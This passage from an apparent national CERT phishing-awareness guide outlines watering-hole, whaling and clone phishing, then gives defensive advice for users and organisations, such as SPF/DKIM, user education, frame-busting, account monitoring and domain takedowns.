You can protect yourself first by reducing your risk at machines where your card can be swiped – use machines from places you know and trust. A thief has to be able to attach and retrieve a skimming device to use the data it is gathered, which is easier in settings where there's less traffic and no surveillance cameras. Additionally, if you notice a change at a machine you use routinely, such as a color difference in the card reader or a gap where something appears to be glued onto the slot where you insert your card, that's a warning sign to find another machine.

4.5 Watering Hole

"Watering Hole" attacks are becoming increasingly popular as alternatives to attacks such as Spear Phishing. In a "Watering Hole" attack, the attacker compromises a site likely to be visited by a particular target group, rather than attacking the target group directly. Eventually, someone from the targeted group visits the "trusted" site (also known as the "Watering Hole") and becomes compromised.

In watering hole attacks, the target does not need to be socially engineered into visiting a malicious or compromised site. It is, quite simply, less labor-intensive. All it requires is for a website of interest to the target group to be compromised – and the attackers can just wait for the target to come calling in the normal course of things.

4.6 Whaling

What distinguishes this category of phishing from others is the high-level choice of target. A whaling attack is an attempt to steal sensitive information and is often targeted at senior management.

Whaling emails are a lot more sophisticated than your run of the mill phishing emails and much harder to spot. The emails will often contain personalised information about the target

or organisation, and the language will be more corporate in tone. A lot more effort and thought will go into the crafting of these emails due to the high level of return for the cybercriminals.

4.7 Clone Phishing

Clone Phishing is where a legitimate and previously delivered email is used to create an identical email with malicious content. The cloned email will appear to come from the original sender but will be an updated version that contains malicious links or attachments.

5.0 How to deal with Phishing scams

5.1 How do you avoid being a victim?

- Be cautious about opening attachments and downloading files from emails and social networks, regardless of who sent them. These files can contain viruses or other malware that can weaken your computer's security.

- Be suspicious of unsolicited phone calls, visits, or email messages from individuals asking about employees or other internal information. If an unknown individual claims to be from a legitimate organisation, try to verify his or her identity directly with the company.

- Do not provide personal information or information about your organisation, including its structure or networks, unless you are certain of a person's authority to have the information.

- Do not get pressurised into providing sensitive information. Phishers like to use scare tactics, and may threaten to disable an account or delay services until you update certain information. Be sure to contact the merchant directly to confirm the authenticity of their request.

- Do not reveal financial information in email and on social networks, and do not respond to requests for this type of information. This includes following links sent in email.

- Do not send sensitive information over the Internet before checking a website's security.

- Pay attention to the URL of a website. Malicious websites may look identical to a legitimate site, but the URL may use a variation in spelling or a different domain (e.g., .com vs. .net).

- Watch out for generic-looking requests for information. Fraudulent emails are often not personalized, while authentic emails from your bank often reference an account you have with them.

- Familiarize yourself with a Web site's privacy policy.

- If you are unsure whether an email request is legitimate, try to verify it by contacting the company directly. Do not use contact information provided on a website connected to the request; instead, check previous statements for contact information. Information about known phishing attacks is also available online from groups such as the Anti-Phishing Working Group (http://www.antiphishing.org).

- Only provide personal or financial information through an organisation's website if you typed in the web address yourself and you see signals that the site is secure, like a URL that begins https (the "s" stands for secure). Unfortunately, no indicator is foolproof; some phishers have forged security icons.

- Review credit card and bank account statements as soon as you receive them to check for unauthorized charges. If your statement is late by more than a couple of days, call to confirm your billing address and account balances.

- Install and maintain trusted and updated anti-virus software, firewalls, and email filters to reduce some of this traffic.

- Take advantage of any anti-phishing features offered by your email client and web browser.

5.2 What do you do if you think you are a victim?

- If you believe you might have revealed sensitive information about your organisation, report it to the appropriate people within the organisation, including network administrators. They can be alert for any suspicious or unusual activity.

- If you believe your financial accounts may be compromised, contact your financial institution immediately and close any accounts that may have been compromised. Watch for any suspicious charges to your account.

- Immediately change any passwords you might have revealed. If you used the same password for multiple resources, make sure to change it for each account, and do not use that password in the future.

- Watch for other signs of identity theft.

- Consider reporting the attack to the police, and if you are in Mauritius you can also file a report with the Computer Emergency Response Team of Mauritius (CERT-MU).

6.0 What should organisaions do to protect their users against phishing attacks?

6.1 Deploy SPF and DKIM

Sender Policy Framework (SPF) is a simple addition you can make to your DNS servers to allow recipients to authenticate email messages you send. After you are SPF-Enabled, any phishing emails that attempt to spoof your legitimate email domain will be erased by all good anti-spam software, thus preventing victims from ever receiving the phish emails. Domain Keys Identified Mail (DKIM) is another similar system, although more resource intensive.

6.2 User Education

Users are the primary attack vector for phishing attacks. Without training your users to be cautious of phishing attempts, they will fall victim to phishing attacks at some point in time. It is inadequate to say that users should not have to worry about this issue. Unfortunately, there are few effective technical security controls that work against phishing attempts as attackers are constantly working on new and interesting methods to defraud users. Users are the first, and often the last, lines of defence, and therefore any workable solution must include them.

- Create a policy detailing exactly what you will and will not do. Regularly communicate the policy in easy to understand terms to users. Make sure they can see your policies on your web site.

- Frequently ask your users to confirm that they have installed anti-virus software, anti-spyware, kept it up to date, scanned recently, and have updated their computer with patches recently. This keeps basic computer security in the users' minds, and they know they should not overlook it. Consider teaming with anti-virus firms to offer special deals to your users to provide low cost protection for them (and you).

- Users may also take the phishing quiz available on McAfee website: www.mcafee.com/phishingquiz?sns-bu-cs-0515. This quiz emulates real-world emails sourced from McAfee Labs, to put business users to the challenge

6.3 Make it easy for your users to report scams

Monitor abuse@yourdomain.com and consider setting up a feedback form. Users are often your first line of defence, and can alert you far sooner than simply waiting for the first scam victims to come forward. Every minute of a phishing scam counts.

6.4 Communicating with customers via e-mail

Customer relationship management (CRM) is a huge business, so it is highly unlikely that you can prevent your business from sending customers marketing materials. However, it is vital to communicate with users in a safe way:

- Education - Tell users every single time you communicate with them, that:
  - they must type your URL into their browser to access your site
  - you don't provide links for them to click
  - you will never ask them for their secrets
  - and if they receive any such messages, they should immediately report any such e-mail to you, and you will forward that on to their local law enforcement agencies

- Consistent branding – do not send e-mail that references another company or domain. If your domain is "example.com", then all links, URLs, and email addresses should strictly reference "example.com". Using mixed brands and multiple domains – even when your company owns the multiple domain names – generates user confusion and permits attackers to impersonate your company.

- Reduce Risk – do not send e-mail at all. Communicate with your users using your website rather than e-mail. The advantages are many: the content can be in HTML, it's more secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass mailing, does not involve spamming the Internet, and your customers are aware that you never send e-mail, so any e-mail received from "you" is fraudulent.

- Reduce Risk – do not send HTML e-mail. If you must send HTML e-mail, do not allow URLs to be clickable and always send well-formed multi-part MIME e-mails with a readable text part. HTML content should never contain JavaScript, submission forms, or ask for user information.

- Reduce Risk - be careful of using "short" obfuscated URLs (for e.g. http://redir.example.com/f45jgk**)** for users to type in, as scammers may be able to work out how to use your obfuscation process to redirect users to a scam site. In general, be cautious of redirection facilities as most of them are vulnerable to XSS**.**

- Increase trust - Many large organisations outsource customer communications to third parties. Work with these organisations to make all e-mail communications appear to come from your organisation (i.e., crm.example.com where example.com is your domain, rather than smtp34.massmailer.com or even worse, just an IP address). This goes for any image providers that are used in the main body.

- Increase trust - set up a Sender Policy Framework (SPF) record in your DNS to validate your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records will be rejected by SPF aware MTAs.

- Increase trust - consider using S/MIME to digitally sign your communications

- Incident Response – Do not send users e-mail notification that their account has been locked or fraud has occurred. If that has happened, just lock their accounts and provide a telephone number or e-mail address for them to contact you

6.5 Never ask your customers for their secrets

Scammers will often ask your users to provide their credit card number, password or PIN to "reactivate" their accounts. Often the scammers will present part of a credit card number or some other verifier (such as mother's maiden name, which is obtainable via public records), which makes the phish more believable.

- Make sure your processes never need users' secrets; even partial secrets like the last four digits of a credit card, or rely on easily available "secrets" that are obtainable from public records or credit history transcripts.

- Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or visit a web page that looks like you and requires them to type in their secrets.

6.6 Fix all your XSS issues

Do not expose any code that has Cross-site Scripting (XSS) issues, particularly unauthenticated code. Phishers often target vulnerable code, such as redirectors, search fields, and other forms on your website to push the user to their attack sites in a convincing manner.

6.7 Do not use pop-ups

Pop-ups are a common technique used by scammers to make it seem like they are coming from your domain. If you do not use them, it makes it much more difficult for scammers to take over a user's session without being detected.

- Tell your users you do not use pop-ups and to report any instances to you immediately.

6.8 Don't be framed

As pop-ups are now blocked by default by most browsers, phishers have started to use iframes and frames to host malicious content whilst hosting your actual application. They can then use bugs or features of the Document Objet Model (DOM) model to discover secrets in your application.

- Use the TARGET directive to create a new window, which will usually break out of IFRAME and other JavaScript jails. This usually looks like the following:
  <A HREF="<u>http://www.example.com/login</u>" TARGET="_top">
  to open a new page in the same window, but without using a pop-up.

- Your application should regularly check the DOM model to inspect your client's environment for what you expect to see, and reject access attempts that contain any additional frames.

- This does not help with Browser Helper Objects (BHO's) or spyware toolbars, but it can help close down many scams.

6.9 Move your application one link away from your front page

It is possible to reduce native phishing attacks:

- Make the authenticator for your application on a separate page.

- Consider implementing a simple referrer check. Referrer fields are easily spoofed by motivated attackers, so this control does not really work that well against even moderately skilled attackers, but closes off links in e-mails as being an attack vector.
- Encourage your users to type your URL or simply do not provide a link for them to click.

Referrer checks are effective against indirect attackers such as phishers as a hostile site cannot force a user's browser to send forged referrer headers.

6.10 Enforce local referrers for images and other resources

Scammers will try to use actual images from your web site, or from partner web sites (such as loyalty programs or edge caching partners providing faster, nearby versions of images).

- Make the scammers use their own saved copies as this increases the chances that they will get it wrong, or the images will have changed by the time the attack is launched. The feature is typically called "anti-leeching", and is implemented in most of the common web servers but disabled by default in most.

- Consider using watermarked images, so you can determine when the image was obtained so you can trace the original spider. It may not be possible to do this for busy websites, but it may be useful to watermark an image once per day in such cases.

- Investigate all accesses that enumerate your entire website or only access images. You can spider your own website to see what it looks like and to capture a sequence of access entries that can be used to identify such activity. Often the scammers are using their own PCs to do this activity, so you may be able to provide law enforcement with probable IP addresses to chase down.

6.11 Keep the address bar, use SSL, do not use IP addresses

Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user tampering with data, prevent users from book marking your site, or pressing back, or some other feature. All of these excuses do not help users avoid phishing attacks.

- Data that is user sensitive should be moved to the session object or, at worst, tamperproof, hidden fields. Book marking does not work if authorization enforces login requirements. Pressing back can be defeated in two ways: JavaScript hacks and sequence cookies.

- Users should always be able to see your domain name and not IP addresses. This means you will need to register all your hosts rather than push them to IP addresses.

6.12 Do not be the source of identity theft

If you hold a lot of information about a user, being a bank or a government institution, do not allow applications to expose this data to end users.

- For example, Internet Banking solutions may allow users to update their physical address records. It is not necessary to display the current address within the application, so the Internet Banking solution's database does not need to hold address data as only back end systems do.

- In general, reduce the amount of data held by the application. If it is not there to be pharmed, the application is safer for your users.

6.13 Implement safe-guards within your application

Consider implementing:

- If you are an ISP or DNS registrar, make the registrant wait 24 hours for access to their domain; often scammers will register and dump a domain within the first 24 hours as the scam is found out.
- If an account is opened, but not used for a period of time (say a week or a month), disable it.
- Check if all the registration information tally. For example, if the ZIP code looks like it is in a particular region, but the phone number comes from another, do not enable the account.
- Set daily limits, particularly for unverified customers.
- Have settlement periods for offsite transactions to allow users time to repudiate transactions.

- Only deliver goods to the customer's home country and address as per their billing information.
- Only deliver goods to verified customers (or consider a limit for such transactions).
- If your application allows updates to e-mail addresses or physical addresses, send a notification to both the new and old addresses when the key contact details change. This allows fraudulent changes to be detected by the user.
- Do not send existing or permanent passwords via e-mails or physical mail. Use one time, time limited verifiers instead. Send notification to the user that their password has been changed using this mechanism.
- Implement SMS or e-mail notification of account activities, particularly those involving transfers and change of address or phone details.
- Do not allow too many transactions from the same user being performed in a certain period of time. This slows down automated attacks.
- Use two factor authentication for highly sensitive or high value transactional accounts.

6.14 Monitor unusual account activity

Use heuristics and other business logic to determine if users are likely to act on a certain sequence of events, such as:

- Clearing out their accounts
- Conducting many small transactions to get under your daily limits or other monitoring schemes
- If orders from multiple accounts are being delivered to the same shipping address.
- If the same transactions are being performed quickly from the same IP address.

Prevent pharming. Consider staggering transaction delays using resource monitors or add a delay. Each transaction will increase the delay by a random, but increasing amount so that by the third or certainly by the tenth transaction, the delay is significant (3 minutes or more between pages).

6.15 Promptly take down the phishing target servers

Work with law enforcement agencies, banking regulators, ISPs and other relevant agencies to remove the phishing victim server (or servers) from the Internet as quickly as possible.

These systems contain a significant amount of information about the phisher, so never destroy the system. It could be forensically imaged and examined by a competent computer forensic examiner. Any new malicious software identified should be handed over to as many anti-virus and anti-spyware companies as possible.

In the case your server is under the direct control of a scammer, you should let the law enforcement agencies handle the issue, as you should never deal with the scammer directly for safety reasons.

If you represent an ISP, it is important to understand that simply wiping and re-imaging the server, whilst good for business, practically guarantees that your systems will be repeatedly violated by the same organised crime gangs. Of all the phishing victims, ISPs need to take the most care in finding and resolving these cases, and work with local and international law enforcement.

6.16 Take control of the fraudulent domain name

Many scammers try to use homographs and similar or misspelt domain names to spoof your web site. For example, if a user sees http://www.example.com, but the x in example is a homograph from another character set, or the user sees misspellings such as http://www.exmaple.com/ or http://www.evample.com/ the average user will not notice the difference.

It is important to use the dispute resolution process of the domain registrar to take control of this domain as quickly as possible. Once it is in your control, it cannot be re-used by attackers in the future. Once you have control, lock the domain so it cannot be transferred away from you without signed permission.

Limitations with this approach include

- There is a shocking amount of domains variations, so costs can mount up
- It can be slow, particularly with some Disaster Recovery (DR) policies – disputes can take many months to resolve
- Monitoring a (Top Level Domain) TLD like .COM is nearly impossible – particularly in competitive regimes

- Some disputes cannot be won if you do not hold a trademark or registration mark for your name
- Organised crime is well planned and structured. Some even own their own registrars or work so closely with them as to be indistinguishable from them.

6.17 Work with law enforcement

Work with your law enforcement agencies to help them make it easier to report the crime, handle the evidence properly, and prosecute. Do not forward every e-mail or ask your users to do this, as it is the same crime. Collate evidence from your users, report it once, and make it obvious that you take fraud seriously.

Help your users prosecute the scammers for civil damages. For example, advise clients of their rights and whether class action lawsuits are possible against the scammers.

Unfortunately, many scammers come from countries with weak or non-existent criminal laws against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organised crime. It is dangerous to contact these criminals directly, so always heed the warnings of your law enforcement agencies and work through them.

6.18 What to do when an attack happens?

- Be pleasant to your users – they are the unaware victims. If you want to retain a customer for life, this is the time to be nice to them. Help them all the way.

- Have a phishing incident management policy ready and test it Ensure that everyone knows their role to restrict the damage caused by the attacks.

- If you are a credit reporting agency or work with a regulatory body, make it possible for legitimate victims to move credit identities. This will allow the user's prior actual history to be retained, but flag any new access as pure fraud.

7.0 Conclusion

Phishing has evolved over the years, with attackers becoming smarter in the way they lure their victims. However, users have to be aware of the different attack methods so that they can better protect themselves. Organisations have to implement a series of security steps, without forgetting that education and collaboration with law enforcement agencies are significant elements that help counteract phishing attacks.

8.0 References

- http://www.technicalinfo.net
- http://www.microsoft.com
- https://www.us-cert.gov
- https://www.comodo.com
- http://us.norton.com
- https://www.onguardonline.gov
- https://www.owasp.org
- https://dornsife.usc.edu/phishing-safety-guidelines/
- www.publicsafety.gc.ca
- www.bankofsandysprings.com
- blogs.cisco.com
- http://www.infosecurity-magazine.com
- www.apwg.org
- www.metacompliance.com
- www.proofpoint.com